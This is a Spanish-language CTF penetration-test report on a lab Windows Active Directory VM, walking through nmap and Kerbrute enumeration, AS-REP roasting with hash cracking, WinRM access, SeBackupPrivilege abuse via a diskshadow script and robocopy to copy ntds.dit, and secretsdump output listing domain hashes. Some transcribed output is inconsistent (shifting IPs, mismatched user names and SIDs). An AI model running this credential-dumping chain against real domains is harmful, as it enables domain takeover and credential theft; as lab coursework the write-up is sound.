

Informe de Pentest CTF

Movimientos Laterales

[1. Introducción 4](#)

[2. Alcance y objetivos 4](#)

[3. Metodología 4](#)

[4. Resultados 6](#)

[5. Vulnerabilidades 6](#)

[6. Recomendaciones 6](#)

[7. Conclusiones 7](#)

| Versión | Fecha | Auditor | Cambios |
|---------|--------|---------|----------|
| 1.0 | XXXXXX | XXXXXXX | XXXXXXXX |
| | | | |

1. Introducción

Este documento presenta los hallazgos y conclusiones del ejercicio de pentesting realizado sobre la máquina “Movimientos Laterales.ova” en el marco del CTF. Describe el alcance, la metodología aplicada (reconocimiento, enumeración y explotación controlada de servicios y credenciales en un entorno de Active Directory) y las vulnerabilidades detectadas. El objetivo de la entrega es demostrar las técnicas empleadas, evaluar el nivel de exposición y seguridad del dominio, y documentar cómo se logró comprometer por completo la infraestructura hasta alcanzar el contexto NT AUTHORITY\SYSTEM.

2. Alcance y objetivos

El alcance de esta auditoría abarca el análisis de seguridad de la máquina “Movimientos Laterales.ova”, centrado en la identificación, enumeración y explotación de un entorno de Active Directory, así como en la obtención y abuso de credenciales, el movimiento lateral y la escalada de privilegios dentro del dominio. Durante la evaluación se aplicaron técnicas de pentesting orientadas a infraestructuras corporativas basadas en AD, utilizando herramientas específicas para la recopilación de información, enumeración de servicios, explotación de autenticaciones y verificación del impacto real de las vulnerabilidades detectadas.

Los objetivos principales del proyecto son:

- Identificar vectores de entrada y servicios expuestos que permitan acceder al dominio y comprometer sus credenciales.
- Evaluar su impacto potencial y demostrar la posibilidad de obtener control total del entorno, elevando privilegios de forma controlada hasta NT AUTHORITY\SYSTEM.
- Documentar las pruebas realizadas, las herramientas empleadas y las evidencias obtenidas durante la explotación del dominio.

El propósito final de esta entrega es demostrar el proceso de un pentest ético sobre una máquina vulnerable en un entorno aislado, evidenciando la comprensión de las fases, técnicas y tácticas empleadas para comprometer un Directorio Activo y realizar movimientos laterales en un laboratorio de seguridad ofensiva.

3. Metodología

La metodología aplicada sigue el estándar PTES (Penetration Testing Execution Standard) y se estructura en las siguientes fases, adaptadas al ejercicio práctico de Movimientos Laterales:

1. Pre-engagement / Reglas de compromiso

Definición de alcance y reglas del ejercicio (máquina objetivo, límites, archivos flags a obtener). El ejercicio se desarrolla exclusivamente sobre la máquina virtual Windows “Movimientos Laterales.ova”, proporcionada para el CTF. El objetivo es realizar actividades de reconocimiento, enumeración de servicios y credenciales, explotación de mecanismos de autenticación basados en Kerberos y técnicas de movimiento lateral dentro del dominio. Todas las pruebas deben ejecutarse únicamente dentro de este entorno controlado y simulado de Active Directory.

2. Intelligence Gathering / Recolección de información

Recopilación de todos los datos útiles sobre la máquina y su entorno: identificación de la dirección IP, detección de servicios expuestos, tecnologías en uso, dominio configurado, usuarios detectables, servicios WinRM y SMB accesibles, y cualquier vector que permita autenticación remota.

Se emplean técnicas activas (como escaneos Nmap, consultas con CrackMapExec, enumeración web y Kerberos con Kerbrute) ejecutadas de forma controlada para preparar las fases posteriores.

Esta información permite modelar amenazas reales en un entorno AD y priorizar vectores como SMB, Kerberos o WinRM.

3. Threat Modeling y Priorización / Modelado de Amenazas y priorización

A partir de la información recopilada se identifican activos críticos (controlador de dominio, servicios Kerberos, WinRM, SMB, servidor web) y se priorizan vectores de ataque según probabilidad e impacto (enumeración de usuarios Kerberos para futuros ataques de autenticación, abuso de TGT/TGS para obtener credenciales válidas, acceso remoto mediante

WinRM o SMB para movimiento lateral). Esta fase guía las acciones en el análisis de vulnerabilidades y explotación del dominio.

4. Vulnerability Analysis / Análisis de vulnerabilidades

Se analizan los servicios expuestos y las configuraciones más sensibles del entorno AD, identificando vectores de explotación (configuraciones débiles en Kerberos, servicios accesibles sin restricciones, como SMB o WinRM), posibles cuentas con credenciales crakeables o políticas laxas, presencia de tickets Kerberos obtenibles y explotables, TGT/TGS. La fase permite seleccionar las rutas de explotación que maximicen el movimiento lateral y la obtención de privilegios elevados en el dominio.

5. Exploitation / Explotación

Aplicación sistemática de técnicas para comprometer el dominio (enumeración y ataque a Kerberos, obtención de TGT, cracking de tickets, Kerberoasting, explotación de SMB y WinRM usando credenciales válidas, uso de herramientas como CrackMapExec, Impacket y Evil-WinRM para validación y acceso remoto. El objetivo es avanzar a través del dominio comprometiendo usuarios, escalando privilegios y accediendo a recursos críticos como ntds.dit).

6. Post-Exploitation / Post-Explotación

En esta fase se extraen y documentan los artefactos relevantes tras comprometer el dominio (escalada de privilegios hasta obtener el contexto NT AUTHORITY\SYSTEM, extracción del archivo ntds.dit y de los hives del registro, obtención de todos los usuarios y hashes mediante scripts de Impacket, verificación del acceso como Administrador al controlador de dominio. Se registran comandos, salidas, credenciales obtenidas y evidencias utilizadas para demostrar la explotación.

7. Reporting / Documentación y Recomendaciones

Documentación detallada de todas las pruebas realizadas (comandos ejecutados y outputs relevantes de herramientas como Nmap, CME, Kerbrute, Impacket, Evil-WinRM, Metasploit, evidencias del proceso, enumeración, obtención de tickets, cracking, movimiento lateral, escalada y extracción de ntds.dit). El informe debe reflejar el proceso completo seguido para comprometer el dominio y obtener la flag final del CTF Movimientos Laterales

4. Resultados

Durante la prueba de penetración sobre la máquina “Movimientos Laterales.ova”, se identificaron múltiples vulnerabilidades, configuraciones débiles y rutas de explotación dentro del entorno de Active Directory, todas ellas diseñadas para evaluar el nivel de exposición y la seguridad del dominio. Cada hallazgo se documenta incluyendo:

- Nivel de criticidad: Clasificación del riesgo según su impacto sobre la confidencialidad, integridad y disponibilidad del dominio y sus servicios asociados (Kerberos, SMB, WinRM, etc.).

- Evidencia: Capturas de pantalla, comandos ejecutados, logs y resultados que demuestran la existencia de la vulnerabilidad o el vector de explotación.

- Recomendación de mitigación: Medidas correctivas orientadas a fortalecer el entorno AD, endurecer configuraciones de autenticación, restringir servicios y reforzar políticas de seguridad.

Todas las evidencias recopiladas durante el análisis (capturas de pantalla, listados de usuarios y hashes, outputs de herramientas, acceso al DC y obtención de la flag final) se presentan en esta sección para garantizar la trazabilidad y el soporte completo de los hallazgos.

Primero hacemos un nmap para hacer un escaneo de toda la red y vemos que la IP de la máquina destino es 10.0.2.142

```
Nmap scan report for 10.0.2.142
Host is up (0.00024s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain   Simple DNS Plus
80/tcp    open  http     Microsoft IIS httpd 10.0
81/tcp    open  http     Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-17 09:05:44z)
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Active Directory LDAP (Domain: examen.local, Site: Default-First-Site-Name)
445/tcp   open  ssl/http Microsoft IIS httpd 10.0
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: EXAMEN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp open  ldap     Microsoft Windows Active Directory LDAP (Domain: examen.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:F0:A8:E9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2016|2019
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2019
OS details: Microsoft Windows Server 2016 or Server 2019
Network Distance: 1 hop
Service Info: Host: WIN-442P9GU13EM; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.2.112
Host is up (0.000056s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Device type: general purpose
Running: Linux 5.X|6.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 5.0 - 6.2
Network Distance: 0 hops
Service Info: OS: Linux CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 51.98 seconds
```

Ahora hago un escaneo de puertos y servicios de la red destino.

```
[root@kali:~]# nmap -sV 10.0.2.142 -p -O -T 5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-17 10:31 CET
Nmap scan report for 10.0.2.142
Host is up (0.00026s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain   Simple DNS Plus
80/tcp    open  http     Microsoft IIS httpd 10.0
81/tcp    open  http     Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-17 09:32:44z)
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap     Microsoft Windows Active Directory LDAP (Domain: examen.local, Site: Default-First-Site-Name)
443/tcp   open  ssl/http Microsoft IIS httpd 10.0
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: EXAMEN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp open  ldap     Microsoft Windows Active Directory LDAP (Domain: examen.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-mmf .NET Message Framing
47001/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc   Microsoft Windows RPC
49665/tcp open  msrpc   Microsoft Windows RPC
49666/tcp open  msrpc   Microsoft Windows RPC
49667/tcp open  msrpc   Microsoft Windows RPC
49681/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49682/tcp open  msrpc   Microsoft Windows RPC
49684/tcp open  msrpc   Microsoft Windows RPC
49688/tcp open  msrpc   Microsoft Windows RPC
49706/tcp open  msrpc   Microsoft Windows RPC
49726/tcp open  msrpc   Microsoft Windows RPC
56031/tcp open  msrpc   Microsoft Windows RPC
MAC Address: 08:00:27:F0:A8:E9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2016|2019
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2019
OS details: Microsoft Windows Server 2016 or Server 2019
Network Distance: 1 hop
Service Info: Host: WIN-442P9GU13EM; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.13 seconds
```

Con kerbrute me salen estos usuarios.

```
[root@kali:~/Software/MovimientosLaterales/kerbrute]
# python ./kerbrute.py -domain EXAMEN.LOCAL -dc-ip 10.0.2.142 -users /usr/share/dirb/wordlists/common.txt
>Passwords: /usr/share/dirb/wordlists/common.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Valid user → julian
[*] Valid user → admin
[*] Valid user → Admin
[*] Valid user → ADMIN
[*] Valid user → administrador
[*] Valid user → vuln
[*] No passwords were discovered :(
>Passwords: no se encontró la orden
```

Aquí detecto el dominio.

```
[root@kali:~]
# crackmapexec smb 10.0.2.142
SMB      10.0.2.142    445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing:true) (SMBv1:true)
```

Ahora me meto en el puerto 80 y me salte esto.

Aquí muestro la web de del host destino a través de su puerto 80 que es http.



TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[go]

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :

Password :


You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


En el puerto 81 te salen estos otros usuarios que añado en el archivo common.txt



The screenshot shows a web browser window with the URL `http://10.0.2.142:81/ifp/`. The page content displays a list of users:

```
daniel  
luis  
ignacio  
lloel  
putin  
sergio  
julian  
joan
```


Ahora hacemos un gobuster con un diccionario de tamaño mediano del puerto 81



```
(root㉿kali)-[~/usr/share/wordlists/dirbuster]  
# gobuster dir -u http://10.0.2.142:81/profile -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url:          http://10.0.2.142:81/profile  
[+] Method:       GET  
[+] Threads:      10  
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent:   gobuster/3.8  
[+] Extensions:   txt  
[+] Timeout:      10s  
Starting gobuster in directory enumeration mode  
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 400) [Size: 3640]  
/users.txt          (Status: 200) [Size: 27]  
/Users.txt          (Status: 200) [Size: 27]  
/*Checkout*          (Status: 400) [Size: 3640]  
/*docroot*          (Status: 400) [Size: 3640]  
/*                      (Status: 400) [Size: 3640]  
/devinmoore*         (Status: 400) [Size: 3640]  
Progress: 296031 / 441116 (67.11%)
```

Nos da que users.txt nos metemos en la url

Y esto son usuarios que no necesitan autenticación .



The screenshot shows a web browser window with the URL `http://10.0.2.142:81/profile/users.txt`. The page content displays a list of users:

```
ifp_asrep  
guille  
julian
```

Ahora hago un impacket de los usuarios, pero en los tres te piden contraseña por lo que no funciona.

```
[root@kali)-[/usr/share/wordlists/dirbuster]
# impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/ifp_asrep
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
zsh: suspended impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/ifp_asrep

[root@kali)-[/usr/share/wordlists/dirbuster]
# impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/guille
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
zsh: suspended impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/guille

[root@kali)-[/usr/share/wordlists/dirbuster]
# impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/julianç
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
zsh: suspended impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/julianç

[root@kali)-[/usr/share/wordlists/dirbuster]
# impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/julian
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
zsh: suspended impacket-GetUserSPNs -request -dc-ip 10.0.2.142 examen.local/julian

[root@kali)-[/usr/share/wordlists/dirbuster]
#
```

Ahora meto los 3 usuarios en un .txt y me sale el hash del usuario ifp_asrep

Ahora con hashcat obtengo la contraseña del usuario.

Ahora hago un impacket del usuario y contraseña que ya he obtenido y me da este hash que lo guardo en otro .txt

¡Ahora he puesto ese hash anteriormente mencionado en un archivo .txt y después con un hashcat con rockyou.txt me devuelve la contraseña “Password!”

Demuestro con winrm se ve como obtengo acceso.

```
[*] crackmapexec -winn 10.8.2.142 -ll SQL_SQL -p "Password!"  
[+] Windows 18 / Server 2016 Build 14393 (name:WIN-442P9GU13EM) (domain:examen.local)  
HTTP  
[+] http://10.8.2.142:5985/wscan  
[+] https://10.8.2.142:5985/wscan  
[!] /usr/lib/python3/dist-packages/smeagol_ntlm/rw_crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.deprecate.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in a future release. Please update your code.  
algorithms = [ algorithms.ARC4(salt, key)  
[+] 10.8.2.142:5985 WIN-442P9GU13EM [*] examen.local%SQL_SQL:Password! (Pwn3d!)
```

Y aquí demuestro el acceso con samba

```
[root@kali ~]# crackmapexec smb -H 10.0.2.142 -u SVC_SQL -p 'Password!'  
SMB      10.0.2.142      445      WIN-442P9GU13EM [+] Windows Server 2016 Standard 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)  
SMB      10.0.2.142      445      WIN-442P9GU13EM [!] examen.local\SVC_SQL:Password!
```

Ahora hago un `evilrm` y veo los permisos y compruebo que esté “`SeBackupPrivilege`” y “`SeRestorePrivilege`” habilitados que lo está.

```
[root@kali:~/usr/share/wordlists/dirbuster]
# evil-winrm -i 10.0.2.142 -o SVC_SQL -p 'Password!'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module ReLine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> whoami /all

INFORMACIÓN DE USUARIO
_____
Nombre de usuario SID
examen\svc_sql S-1-5-21-3947173845-2241589622-2425410599-1104

INFORMACIÓN DE GRUPO
_____
Nombre de grupo Tipo SID Atributos
Todos Grupo conocido S-1-1-0 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Grupo de acceso de autorización de Windows Alias S-1-5-32-560 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Operadores de copia de seguridad Alias S-1-5-32-555 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Operadores del sistema Alias S-1-5-32-545 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Lectores del registro de eventos Alias S-1-5-32-573 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Usuarios de administración remota Alias S-1-5-32-580 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Oper. de servidores Alias S-1-5-32-541 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Oper. de cuentas Alias S-1-5-32-544 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Usuario Alias S-1-5-32-545 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Acceso compatible con versiones anteriores de Windows 2000 Alias S-1-5-32-555 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\SYSTEM Grupo conocido S-1-5-10 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Usuarios autenticados Grupo conocido S-1-5-11 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Esta Compañía Grupo conocido S-1-5-15 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Autenticación NTLM Grupo conocido S-1-5-64-10 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
Etiqueta obligatoria\Nivel obligatorio alto Etiqueta S-1-16-12288
```

Creo el script1.txt que se nos ha proporcionado previamente.

```
Session Acciones Editar Vista Ayuda
GNU nano 8.6
Set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
```

Y lo cargo desde Evil-WinRM

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> upload script1.txt
Info: Uploading /usr/share/dirbuster/wordlists/script1.txt to C:\Users\SVC_SQL\Documents\script1.txt
Data: 252 bytes of 252 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents>
```

Ahora con el script creo una copia de seguridad con "diskshadow"

```
>Evil-WinRM* PS C:\Users\SVC_SQL\Documents> diskshadow /s script1.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
En el equipo: WIN-442P9GU13EM, 17/11/2025 13:15:30

→ set verbose on
→ set metadata C:\Windows\Temp\meta.cab
Se sobreescibir el archivo existente.
→ set context clientaccessible
→ Set context persistent
→ begin backup
→ add volume C: alias cdrive
→ create
Excluyendo el escritor "Shadow Copy Optimization Writer", ya que todos sus componentes est n excluidos.
El componente "\BCD\BCD" del escritor "ASR Writer" se excluye de la copia de seguridad
porque requiere el volumen , que no est en el conjunto de instant neas.
El escritor "ASR Writer" se excluye por completo de la copia de seguridad,
ya que el componente "\BCD\BCD" no seleccionable de nivel superior est excluido.

* Incluyendo el escritor "Task Scheduler Writer":
    + Agregando el componente: \TasksStore

* Incluyendo el escritor "VSS Metadata Store Writer":
    + Agregando el componente: \WriterMetadataStore

* Incluyendo el escritor "Performance Counters Writer":
    + Agregando el componente: \PerformanceCounters

* Incluyendo el escritor "System Writer":
    + Agregando el componente: \System Files
    + Agregando el componente: \Win32 Services Files

* Incluyendo el escritor "WMI Writer":
    + Agregando el componente: \WMI

* Incluyendo el escritor "DFS Replication service writer":
    + Agregando el componente: \SYSVOL\9F9D1B2C-5C88-46EA-ADEE-49BB07C4568D-64E75220-DB6C-4A95-B817-F11B3CD7C150

* Incluyendo el escritor "IIS Metabase Writer":
    + Agregando el componente: \IISMETABASE

* Incluyendo el escritor "Registry Writer":
    + Agregando el componente: \Registry

* Incluyendo el escritor "NTDS":
    + Agregando el componente: \C:_Windows_NTDS\ntds

* Incluyendo el escritor "COM+ REGDB Writer":
    + Agregando el componente: \COM+ REGDB
```

Usando robocopy copiamos el ntds:

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> robocopy /b E:\Windows\NTDS . ntds.dit
ROBOCOPY      ::      Herramienta para copia eficaz de archivos

Inicio: lunes, 17 de noviembre de 2025 13:18:11
Origen : E:\Windows\NTDS\
          Destino : C:\Users\SVC_SQL\Documents\

Archivos: ntds.dit

Opciones: /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

                                         1   E:\Windows\NTDS\
Nuevo arch      20.0 m      ntds.dit
0.0%
0.3%
0.6%
0.9%
1.2%
1.5%
1.8%
2.1%
2.5%
2.8%
3.1%
3.4%
3.7%
4.0%
4.3%
4.6%
5.0%
5.3%
5.6%
5.9%
6.2%
6.5%
6.8%
7.1%
7.5%
7.8%
8.1%
8.4%
8.7%
9.0%
9.3%

95.0%
95.3%
95.6%
95.9%
96.2%
96.5%
96.8%
97.1%
97.5%
97.8%
98.1%
98.4%
98.7%
99.0%
99.3%
99.6%
100%
100%

                                         Total    Copiado    OmitidoNo coincidencia     ERROR    Extras
Director.:        1          0           1           0           0           0
Archivos:         1          1           0           0           0           0
Bytes:       20.00 m  20.00 m           0           0           0           0
Tiempo:      0:00:00  0:00:00           0:00:00  0:00:00

Velocidad:           28571553 Bytes/s
Velocidad:           1634.877 Megabytes/min
Finalizado: lunes, 17 de noviembre de 2025 13:18:12
```

Con el comando “reg save hklm\system C:\Users\SVC_SQL\Documents\system.bak” hago un salvado del registro.

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> reg save hklm\system C:\Users\SVC_SQL\Documents\system.bak
La operaci&on se completó correctamente.

*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> █
```

Ahora, descargo ambos archivos.

```
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> download ntds.dit
Info: Downloading C:\Users\SVC_SQL\Documents\ntds.dit to ntds.dit
Info: Download successful!
*Evil-WinRM* PS C:\Users\SVC_SQL\Documents> download system.bak
Info: Downloading C:\Users\SVC_SQL\Documents\system.bak to system.bak
Info: Download successful!
```

Ahora vuelco la información descargada con el script de impacket y me muestra con un hash la contraseña de Administrador que le voy a volcar después a windows/smb/psexec

```
[root@kali]-[/usr/share/wordlists/dirbuster]
# impacket-secretsdump -ntds /usr/share/wordlists/dirbuster/ntds.dit -system /usr/share/wordlists/dirbuster/system.bak LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0:f05e6d81ae05cf23a38097c61aa40623
[*] Dumping Domain Credentials (domain\uid:id:lhash:thash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 19b3eaf7d892e6de05f7b07044c9ab7
[*] Reading and decrypting hashes from /usr/share/wordlists/dirbuster/ntds.dit
Administrador:500::ad3b435b51404eeaad3b435b51404ee:0092bb10de375e82b1c2ed9f2b9a23ba:::
Invitado:501::ad3b435b51404eeaad3b435b51404ee:31d6cff0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503::ad3b435b51404eeaad3b435b51404ee:31d6cff0d16ae931b73c59d7e0c089c0:::
WIN-442P9GU13BMS:1000::ad3b435b51404eeaad3b435b51404ee:f7850e7c333a8ef17e30c64ba4ca09:::
krbtgt:502::ad3b435b51404eeaad3b435b51404ee:36126cbde83ad22c9b2ad1f0e3176ce:::
examen.local\ifp_asrep:1103::ad3b435b51404eeaad3b435b51404ee:64f12cdcaa88057e0681b54e73b949b:::
examen.local\ifp_asrep:1104::ad3b435b51404eeaad3b435b51404ee:fbddcd5041c96ddbd8224270b57f71fc:::
examen.local\guille:1105::ad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19fffc51e78f45:::
examen.local\vuln:1106::ad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19fffc51e78f45:::
examen.local\admin:1107::ad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19fffc51e78f45:::
examen.local\user1:1108::ad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19fffc51e78f45:::
examen.local\julian:1109::ad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19fffc51e78f45:::
[*] Kerberos Keys from /usr/share/wordlists/dirbuster/ntds.dit
Administrador:aes256-cts-hmac-sha1-96:b9b6e9076310df067012eaa8cef285a0effd74fe4f8a979d7bed9d85377263
Administrador:aes128-cts-hmac-sha1-96:dfa151821bd252de6914d23ecf2f634
